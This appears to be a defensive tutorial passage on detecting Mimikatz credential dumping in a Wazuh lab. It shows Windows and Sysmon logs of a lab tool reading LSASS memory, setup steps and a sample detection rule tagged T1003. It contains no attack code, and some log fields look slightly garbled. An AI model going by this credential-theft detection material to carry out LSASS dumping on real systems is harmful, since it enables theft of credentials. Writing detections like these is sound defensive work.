	_id	NalOweBJRTtAaZYNh		
	agent.id	003		
	agent.ip	10.0.0.231		
	agent.name	Tutorial-Wazuh		
	data.win.eventdata.contextInfo	Severity = Informational Host Name = ConsoleHost Host Version = 5.1.14393.693 Host ID = c1c0f007-5141-468c-b48d-e536cfc9350 Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -40 types Engine Version = 5.1.14393.693 Runspace ID = 8471a867-1911-4687-8f6d-4422c376874c Pipeline ID = Command Name = Get-Command Command Type = Cmdlet Script Name = Command Path = Sequence Number = 322 User = redteamleaders\Administrator Connected User = Shell ID = Microsoft.PowerShell 'Get-Command'		
	data.win.eventdata.payload	CommandInvocation(Get-Command) 'Get-Command'. ParameterBinding(Get-Command): name='ErrorAction'; value='Ignore'. ParameterBinding(Get-Command): name='Name'; value=''.(minikatz.exe)' CommandInvocation(Get-Command): 'Get-Command'		
	data.win.system.channel	Microsoft-Windows-PowerShell/Operational		
	data.win.system.computer	WIN-J84F9QGQKVR.redteamleaders.com		
	data.win.system.eventID	4103		
	data.win.system.eventRecordID	8442		
	data.win.system.keywords	0x0		
	data.win.system.level	4		
	data.win.system.message	'CommandInvocation(Get-Command): "Get-Command" ParameterBinding(Get-Command): name="ErrorAction"; value="Ignore"		
	data.win.eventdata.creationUtcTime	2024-01-01 17:24:19.408		
	data.win.eventdata.image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		
	data.win.eventdata.processGuid	{BCFA74AD-F543-6592-4603-000000000700}		
	data.win.eventdata.processId	988		
	data.win.eventdata.ruleName	technique_id=T1059.001,technique_name=PowerShell		
	data.win.eventdata.targetFileName	C:\Users\Administrator\AppData\Local\Temp\tbawo0wd.1.vx.ps1		
	data.win.eventdata.user	redteamleaders\Administrator		
	data.win.eventdata.utcTime	2024-01-01 17:24:19.408		
	data.win.system.channel	Microsoft-Windows-Sysmon/Operational		
	data.win.system.computer	WIN-J84F9QGQKVR.redteamleaders.com		
	data.win.system.eventID	11		
	data.win.system.eventRecordID	150		
	data.win.system.keywords	0x8000000000000000		
	data.win.system.level	4		
	data.win.system.message	"File created: RuleName: technique_id=T1059.001,technique_name=PowerShell UtcTime: 2024-01-01 17:24:19.408 ProcessGuid: {BCFA74AD-F543-6592-4603-000000000700} ProcessId: 988 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFileName: C:\Users\Administrator\AppData\Local\Temp\tbawo0wd.1.vx.ps1 CreationUtcTime: 2024-01-01 17:24:19.408 User: redteamleaders\Administrator"		
	data.win.system.opcode	0		
	data.win.system.processID	6128		
	data.win.system.providerGuid	{5770385F-C22A-43E0-BF4C-06F5698FBD9}		
	data.win.system.providerName	Microsoft-Windows-Sysmon		
	data.win.system.severityValue	INFORMATION		
	data.win.system.systemTime	2024-01-01T17:24:19.418546900Z		

## Filter of Mimikatz Logs

Time	Technique(s)	Target(s)	Description	Level	Rule ID
Jan 1, 2024 @ 14:27:31.322	T1003.001	Credential Access	Lsass process was accessed by C:\Lab\minikatz.exe with read permissions, possible credential dump	12	92900

Table	JSON	Rule
@timestamp	2024-01-01T17:27:31.322Z	
_id	5a1f0c6b8f71a2a0a0f0	
agent.id	003	
agent.ip	10.0.0.231	
agent.name	Tutorial-Wazuh	
data.win.eventdata.callTrace	C:\Windows\SYSTEM32\ntldr.dll+af594c\Windows\System32\KERNELBASE.dll+2940c\Lab\minikatz.exe+bd77c\Lab\minikatz.exe+bd26\Lab\minikatz.exe+bd6fc\Lab\minikatz.exe+84396\Lab\minikatz.exe+841ce\Lab\minikatz.exe+8393\Lab\minikatz.exe+c4184c\Windows\System32\KERNEL32.DLL+8364c\Windows\SYSTEM32\ntldr.dll+670d1	
data.win.eventdata.grantedAccess	0x1010	
data.win.eventdata.ruleName	technique_id=T1003,technique_name=Credential Dumping	
data.win.eventdata.sourceImage	C:\Lab\minikatz.exe	
data.win.eventdata.sourceProcessGUID	{8CFA74AD-F55A-6592-4803-000000000700}	
data.win.eventdata.sourceProcessId	4744	
data.win.eventdata.sourceThreadId	4672	
data.win.eventdata.sourceUser	redbeameadest\Administrator	
data.win.eventdata.targetImage	C:\Windows\system32\lsass.exe	
data.win.eventdata.targetProcessGUID	{8CFA74AD-ADAC-6592-4803-000000000700}	
data.win.eventdata.targetProcessId	576	
data.win.eventdata.targetUser	NT AUTHORITY\SYSTEM	

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

**1. Enable and Configure Log Collection:**

- Ensure that Windows Event logs are being forwarded to your Wazuh manager. This typically involves configuring your agents to collect and forward relevant security event logs.

**2. Create Decoders:**

- Develop custom decoders for Wazuh that can parse the incoming logs and identify log entries that may be indicative of Mimikatz activity, such as those related to the use of certain Windows APIs or event IDs that are known to be associated with credential dumping.

**3. Write Rules:**

- Write rules that trigger alerts when the decoders recognize patterns or sequences of events that match known Mimikatz signatures. For example, you might write rules to look for event IDs that correspond to the loading of LSASS memory, which is a common target for Mimikatz.

**4. Test the Rules:**

- Validate your rules to ensure they accurately identify potential Mimikatz activity without generating an excessive number of false positives.

**5. Deploy Rules and Monitor:**

- Once tested, deploy the rules to your Wazuh manager. Monitor the alerts generated by these rules and investigate as necessary.

**6. Review and Refine:**

- Regularly review the effectiveness of your rules and refine them as needed. Update your rules to adapt to changes in Mimikatz behavior or to incorporate new threat intelligence.

**7. Combine with Other Detection Mechanisms:**

- Use the correlation features of Wazuh to combine multiple indicators of compromise for more accurate detection. For instance, if you detect the use of certain commands followed by network activity to a known bad IP address, this might increase the confidence level of the alert.

Here's an example of what a simple Wazuh rule to detect Mimikatz might look like:

```
<rule id="100010" level="12">
  <decoded_as>mimikatz</decoded_as>
  <description>Detect potential Mimikatz activity</description>
  <mitre>
    <id>T1003</id>
  </mitre>
  <group>credential_access,</group>
</rule>
```

This rule uses a decoder that would need to be defined to parse logs for entries decoded as 'mimikatz', triggering a high-severity (level 12) alert, and it is tagged with the corresponding MITRE ATT&CK tactic ID for Credential Access (T1003).

## References

<https://wazuh.com/blog/how-to-detect-active-directory-attacks-with-wazuh-part-2/>

<https://www.youtube.com/watch?v=iWOzDs4euG4>

<https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz>

<https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49>

<https://github.com/OpenSecureCo/Wazuh/blob/main/sysmon.xml>